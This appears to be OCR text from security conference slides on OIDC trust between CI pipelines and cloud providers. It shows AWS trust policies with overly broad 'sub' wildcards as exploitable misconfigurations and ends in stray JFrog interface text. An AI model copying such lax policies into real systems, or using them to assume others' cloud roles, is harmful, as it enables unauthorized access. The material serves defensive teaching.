                "Federated": "arn:aws:iam::123456123456:oidc-provider/token.actions.githubusercontent.com"
            },
            "Action": "sts:AssumeRoleWithWebIdentity",
            "Condition": {
                "StringLike": {
                    "token.actions.githubusercontent.com:sub": "repo:octo-org/octo-repo:*"
                },
                "StringEquals": {
                    "token.actions.githubusercontent.com:aud": "sts.amazonaws.com"
                }
            }
        }
    ]
}
```

Comparators & values to match against id token values

OIDC Overview

>> OIDC in the context of CI/CD pipelines

Q: … how exactly our resource knows which tokens are legit and which are not?

A: “Identity federation” - assert tokens’ claims using policies



OIDC Overview

>> OIDC in the context of CI/CD pipelines


Now t

Let’s redraw the OIDC flow in the context of CI




OIDC Overview

>> OIDC in the context of CI/CD pipelines




OIDC Overview

>> OIDC in the context of CI/CD pipelines



OIDC Overview

>> OIDC in the context of CI/CD pipelines



OIDC Overview


>> OIDC in the context of CI/CD pipelines

But the flow is different now, what does it imply?




OIDC Overview

>> OIDC in the context of CI/CD pipelines



OIDC Overview

>> OIDC in the context of CI/CD pipelines




If we're able to trigger a CI pipline – we are granted the owner's identity

aka - we're authenticated!

OIDC Overview

>> OIDC in the context of CI/CD pipelines



OIDC Overview

>> OIDC in the context of CI/CD pipelines (summary)

TL;DR

OIDC in the context of CI is done via asserting incoming id tokens from CI machines using an identity federation



OIDC Overview

>> OIDC in the context of CI/CD pipelines (summary)

If we're able to trigger a CI pipline,
all that stands between us and accessing a target's resource is the policies pattern matching

Examples of incoming id tokens `sub` claims:

```
repo:moti-banana-zurich/dvora:ref:refs/heads/main
repo:moti-banana-zurich/dvora:pull_request
workflow:reusable_workflow:repo:my_org/my_repo
...
```

Examples of defined identities/policies:

```
repo:*
repo:org/repo
workflow:reusable_workflow:repo:my_org/*
...
```




Agenda

- [ ] OIDC Overview
- [ ] **OIDC “no-configs” (user errors 1.0)**
- [ ] OIDC misconfigurations (user errors 2.0)
- [ ] Vendor misconfigurations (IdP POV)



OIDC “no-configs”

When there’s no one at the door…¯_(ツ)_/¯



OIDC “no-configs”

>> If the lock is open, then you put no lock

“

A “no-config” is a state where the federator is asserting lax rules(if any) that will authorize almost any id token!



OIDC “no-configs”

>> If the lock is open, then you put no lock

IdP_configuration

```
"Condition": {
  "StringLike": {
    "token.actions.githubusercontent.com:sub": "*"
  }
}
---
"Condition": {
  "StringLike": {
    "token.actions.githubusercontent.com:sub": "repo:*"
  }
}
---
"Condition": {
  "StringLike": {
    "token.actions.githubusercontent.com:sub": "repo:my_org*"
  }
}
```

OIDC “no-configs”

>> If the lock is open, then you put no lock

IdP_configuration

```
"Condition": {
  "StringLike": {
    "token.actions.githubusercontent.com:sub": "*" ⟵ Allows any value
  }
}
---
"Condition": {
  "StringLike": {
    "token.actions.githubusercontent.com:sub": "repo:*" ⟵ Allows any value that starts with "repo:"
  }
}
---
"Condition": {
  "StringLike": {
    "token.actions.githubusercontent.com:sub": "repo:my_org*" ⟵ Allows any value that starts with "repo:my_org"
  }
}
```





OIDC “no-configs”

>> If the lock is open, then you put no lock



Rojan Rijal of Tinder Security
fwd:cloudsec, July ‘23
https://www.youtube.com/watch?v=pTKS99Nfaxw


Christophe Tefani-dereeper of DataDog,
Insomni'hack, April ‘24
https://www.youtube.com/watch?v=r68fyFhkeV0



OIDC “no-configs”


>> If the lock is open, then you put no lock

But what about these cases?
Are we protected?



OIDC “no-configs”

>> If the lock is open, then you put no lock



VERY BAD!!!

and how come the “sub” claim begins with “workflow”?

Agenda

- [ ] OIDC Intro (but quick)
- [ ] OIDC “no-configs” (user errors 1.0)
- [ ] **OIDC misconfigurations (user errors 2.0)**
  - [ ] Advanced configurations and their pitfalls
    - [DEMO]
  - [ ] Pipeline misconfiguration to abuse lax policies
    - [DEMO]
- [ ] Vendor misconfigurations (IdP POV)



OIDC Misconfigurations

Advanced configurations and pitfalls




OIDC Misconfigurations

>> Advanced configurations and pitfalls

We'll start with a short demo…




Day 523/738 | Free Trial until Dec 31, 2024
Select a Plan
Request a Demo
JFrog Platform
All Projects
Application
Administration
Search Admin Resources
Projects
Environments
Repositories
User Management
User Authentication
Platform Security
Platform Management
General
Webhooks
Manage Integrations
Platform Monitoring
Topology
Artifactory Settings
